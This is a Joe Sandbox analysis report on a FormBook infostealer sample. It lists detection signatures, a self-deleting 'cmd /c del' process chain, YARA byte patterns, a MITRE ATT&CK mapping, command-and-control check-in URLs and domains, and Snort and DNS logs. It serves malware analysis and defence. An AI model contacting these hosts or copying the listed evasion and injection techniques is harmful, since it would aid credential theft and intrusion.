ID: 491544
Sample Name: ejecutable1.exe
Cookbook: default.jbs
Time: 17:30:16
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ejecutable1.exe

Overview


General Information

Sample Name:	ejecutable1.exe
Analysis ID:	491544
MD5:	ff2724ddf0ef0525..
SHA1:	3cda3d12e93a6e..
SHA256:	5a5510cd8e0b77..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Multi AV Scanner detection for subm...
- Yara detected FormBook
- Malicious sample detected (through ...
- Yara detected AntiVM3
- System process connects to networ...
- Sample uses process hollowing tech...
- Maps a DLL or memory area into an...
- Tries to detect sandboxes and other...
- Performs DNS queries to domains w...
- Self deletion via cmd delete
- .NET source code contains potentia...
- Injects a PE file into a foreign proce...
- Queues an APC in another process ...

Classification



Process Tree

- **System is w7x64**
- ejecutable1.exe (PID: 788 cmdline: 'C:\Users\user\Desktop\ejecutable1.exe' MD5: FF2724DDF0EF0525E9E419DB5199E96F)
  - ejecutable1.exe (PID: 2656 cmdline: C:\Users\user\Desktop\ejecutable1.exe MD5: FF2724DDF0EF0525E9E419DB5199E96F)
    - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - msdt.exe (PID: 2632 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: F67A64C46DE10425045AF682802F5BA6)
        - cmd.exe (PID: 1172 cmdline: /c del 'C:\Users\user\Desktop\ejecutable1.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.442155573.0000000000080000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.442155573.0000000000080000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000002.00000002.442155573.0000000000080000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000000.422839452.0000000007F73000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000000.422839452.0000000007F73000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x4191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Deletes itself after installation

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ejecutable1.exe	37%	Virustotal		Browse
ejecutable1.exe	13%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.ejecutable1.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://cdn.jsinit.directfwd.com/sk-jspark_init.php	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.quinnwebster.top/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=X52t7rVeaYGOvGTdnQUffRZcqF2Cx7WZGoYk6rC/HKvqONPbs0ItwbG7EjAhog3TNS4z+A==	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.rspb.org.uk/wildlife/birdguide/name/	0%	Avira URL Cloud	safe	
http://www.oinfoproduto.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=iGR+5lun3qB2MqfdIYMGDL0AT8nSBE6bMfK6r+1aL2UXxRazRBC9SoS0x9BZPXZuDFcMhw==	0%	Avira URL Cloud	safe	
http://www.theseattlenotary.com/u4an/?1bxhyLu=VfCS01mkQGOjQhDskfurykOlS3JM86bPzWlU8yjKrYpz8teuAGkOmvtPa8vVPydcTYndOQ==&a8a=O6e4vnipWHrd6Lz	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.petersonmovingco.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=1NdkLOHGjYgchrzbDiWeYorfFjsi8IQ9moMk+khmjZ8HoIOkAHeJOPevVb4lI15O4YwMeA==	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.wwiilive.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=2wrG/oaPoZN58JamjsocLLaSsZCLAXvYnHaXxYH/bF19vnAo7muls9VTY9bzjfrYRlsEFw==	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.lianxiwan.xyz/u4an/?1bxhyLu=2dVJIgnicdapxBfC0e	0%	Avira URL Cloud	safe	
http://www.multicoininvestment.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=lweMS5AD1Z8aBlnPYfnQfVfd8bpTLSXzmKGHl0Em7c4kxOia/Ddx83+xf6gfPzYK0colLA==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
theseattlenotary.com	162.0.232.162	true	false		high
www.petersonmovingco.com	216.239.32.21	true	false		high
oinfoproduto.com	216.172.172.208	true	false		high
www.area-arquitectos.com	93.185.100.223	true	false		high
dunedinhyperlocal.com	184.168.131.241	true	false		high
quinnwebster.top	162.251.85.174	true	false		high
www.lianxiwan.xyz	101.35.124.222	true	false		high
wwiilive.com	34.102.136.180	true	false		high
multicoininvestment.com	162.0.229.241	true	false		high
www.dunedinhyperlocal.com	unknown	unknown	false		high
www.multicoininvestment.com	unknown	unknown	false		high
www.wwiilive.com	unknown	unknown	false		high
www.institutosamar.com	unknown	unknown	false		high
www.quinnwebster.top	unknown	unknown	false		high
www.oinfoproduto.com	unknown	unknown	false		high
www.theseattlenotary.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.quinnwebster.top/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=X52t7rVeaYGOvGTdnQUffRZcqF2Cx7WZGoYk6rC/HKvqONPbs0ItwbG7EjAhog3TNS4z+A==	false	• Avira URL Cloud: safe	unknown
http://www.oinfoproduto.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=iGR+5lun3qB2MqfdIYMGDL0AT8nSBE6bMfK6r+1aL2UXxRazRBC9SoS0x9BZPXZuDFcMhw==	false	• Avira URL Cloud: safe	unknown
http://www.theseattlenotary.com/u4an/?1bxhyLu=VfCS01mkQGOjQhDskfurykOlS3JM86bPzWlU8yjKrYpz8teuAGkOmvtPa8vVPydcTYndOQ==&a8a=O6e4vnipWHrd6Lz	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.petersonmovingco.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=1NdkLOHGjYgchrzbDiWeYorfFjsi8IQ9moMk+khmjZ8HoIOkAHeJOPevVb4II15O4YwMeA==	false	• Avira URL Cloud: safe	unknown
http://www.wwiilive.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=2wrG/oaPoZN58JamjsocLLaSsZCLAXvYnHaXxYH/bF19vnAo7muls9VTY9bzjfrYRlsEFw==	false	• Avira URL Cloud: safe	unknown
http://www.multicoininvestment.com/u4an/?a8a=O6e4vnipWHrd6Lz&1bxhyLu=IweMS5AD1Z8aBlnPYfnQfVfd8bpTLSXzmKGHl0Em7c4kxOia/Ddx83+xf6gfPzYK0colLA==	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
101.35.124.222	www.lianxiwan.xyz	China		132203	TENCENT-NET-AP-CNTencentBuildingKejizhongyiAvenueCN	false
162.251.85.174	quinnwebster.top	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
162.0.229.241	multicoininvestment.com	Canada		22612	NAMECHEAP-NETUS	false
216.239.32.21	www.petersonmovingco.com	United States		15169	GOOGLEUS	false
34.102.136.180	wwiilive.com	United States		15169	GOOGLEUS	false
184.168.131.241	dunedinhyperlocal.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	false
162.0.232.162	theseattlenotary.com	Canada		22612	NAMECHEAP-NETUS	false
216.172.172.208	oinfoproduto.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491544
Start date:	27.09.2021
Start time:	17:30:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ejecutable1.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@6/0@11/8
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 21.3% (good quality ratio 20.5%) • Quality average: 72.8% • Quality standard deviation: 27.8%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:31:14	API Interceptor	70x Sleep call for process: ejecutable1.exe modified
17:31:36	API Interceptor	194x Sleep call for process: msdt.exe modified
17:32:08	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.737665264052285

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	ejecutable1.exe
File size:	840192
MD5:	ff2724ddf0ef0525e9e419db5199e96f
SHA1:	3cda3d12e93a6e06f22e205010cb6c3d674285a1
SHA256:	5a5510cd8e0b77c01caac5b519c66d07d1621682e08179ead01adbc8d517b913
SHA512:	262a0900141207cd427a56b89a0ddf6dd81da957e7015069833662b450608a0a94551692d06bfb01d060c7f4cd5324dd2f3bf6ca36fd02ccdfc2f1b87b48353f
SSDEEP:	12288:gH/yso4G0/mo1M3d08zo70QuynqopwCtKbvygfgGvSwpNM6M9MvWdo9S7LCn1tM4:ULzIFXF+FxViEoP+h/CshCU6+S
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....NQa.....0..8.....W... ...`....@.. .... @.....

File Icon

Icon Hash:	138e8eccece8cccc

Static PE Info

General

Entrypoint:	0x4b57ae
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61514EA3 [Mon Sep 27 04:54:59 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb37b4	0xb3800	False	0.669535602368	data	6.99789102279	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb6000	0x19414	0x19600	False	0.391635237069	data	4.29441902576	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd0000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-17:31:56.380230	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49165	80	192.168.2.22	34.102.136.180
09/27/21-17:31:56.380230	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49165	80	192.168.2.22	34.102.136.180
09/27/21-17:31:56.380230	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49165	80	192.168.2.22	34.102.136.180
09/27/21-17:31:56.559994	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	34.102.136.180	192.168.2.22
09/27/21-17:32:24.141268	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	162.0.232.162
09/27/21-17:32:24.141268	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	162.0.232.162
09/27/21-17:32:24.141268	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	162.0.232.162
09/27/21-17:33:11.306293	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49174	80	192.168.2.22	93.185.100.223
09/27/21-17:33:11.306293	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49174	80	192.168.2.22	93.185.100.223
09/27/21-17:33:11.306293	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49174	80	192.168.2.22	93.185.100.223

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 17:31:56.314769983 CEST	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.wwiilive.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:01.560457945 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.dunedinhyperlocal.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:07.176561117 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.oinfoproduto.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:13.513216972 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.institutosamar.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:18.581300020 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.multicoininvestment.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:23.948707104 CEST	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.theseattlenotary.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:29.351190090 CEST	192.168.2.22	8.8.8.8	0xce43	Standard query (0)	www.petersonmovingco.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:39.564275026 CEST	192.168.2.22	8.8.8.8	0xb02b	Standard query (0)	www.quinnwebster.top	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:45.154223919 CEST	192.168.2.22	8.8.8.8	0x43f4	Standard query (0)	www.lianxiwan.xyz	A (IP address)	IN (0x0001)
Sep 27, 2021 17:33:08.122895002 CEST	192.168.2.22	8.8.8.8	0x9ff7	Standard query (0)	www.lianxiwan.xyz	A (IP address)	IN (0x0001)
Sep 27, 2021 17:33:11.236748934 CEST	192.168.2.22	8.8.8.8	0x1d11	Standard query (0)	www.area-arquitectos.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 17:31:56.350986958 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.wwiilive.com	wwiilive.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:31:56.350986958 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	wwiilive.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:01.602639914 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.dunedinhyperlocal.com	dunedinhyperlocal.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:32:01.602639914 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	dunedinhyperlocal.com		184.168.131.241	A (IP address)	IN (0x0001)
Sep 27, 2021 17:32:07.350603104 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.oinfoproduto.com	oinfoproduto.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:32:07.350603104 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	oinfoproduto.com		216.172.172.208	A (IP address)	IN (0x0001)
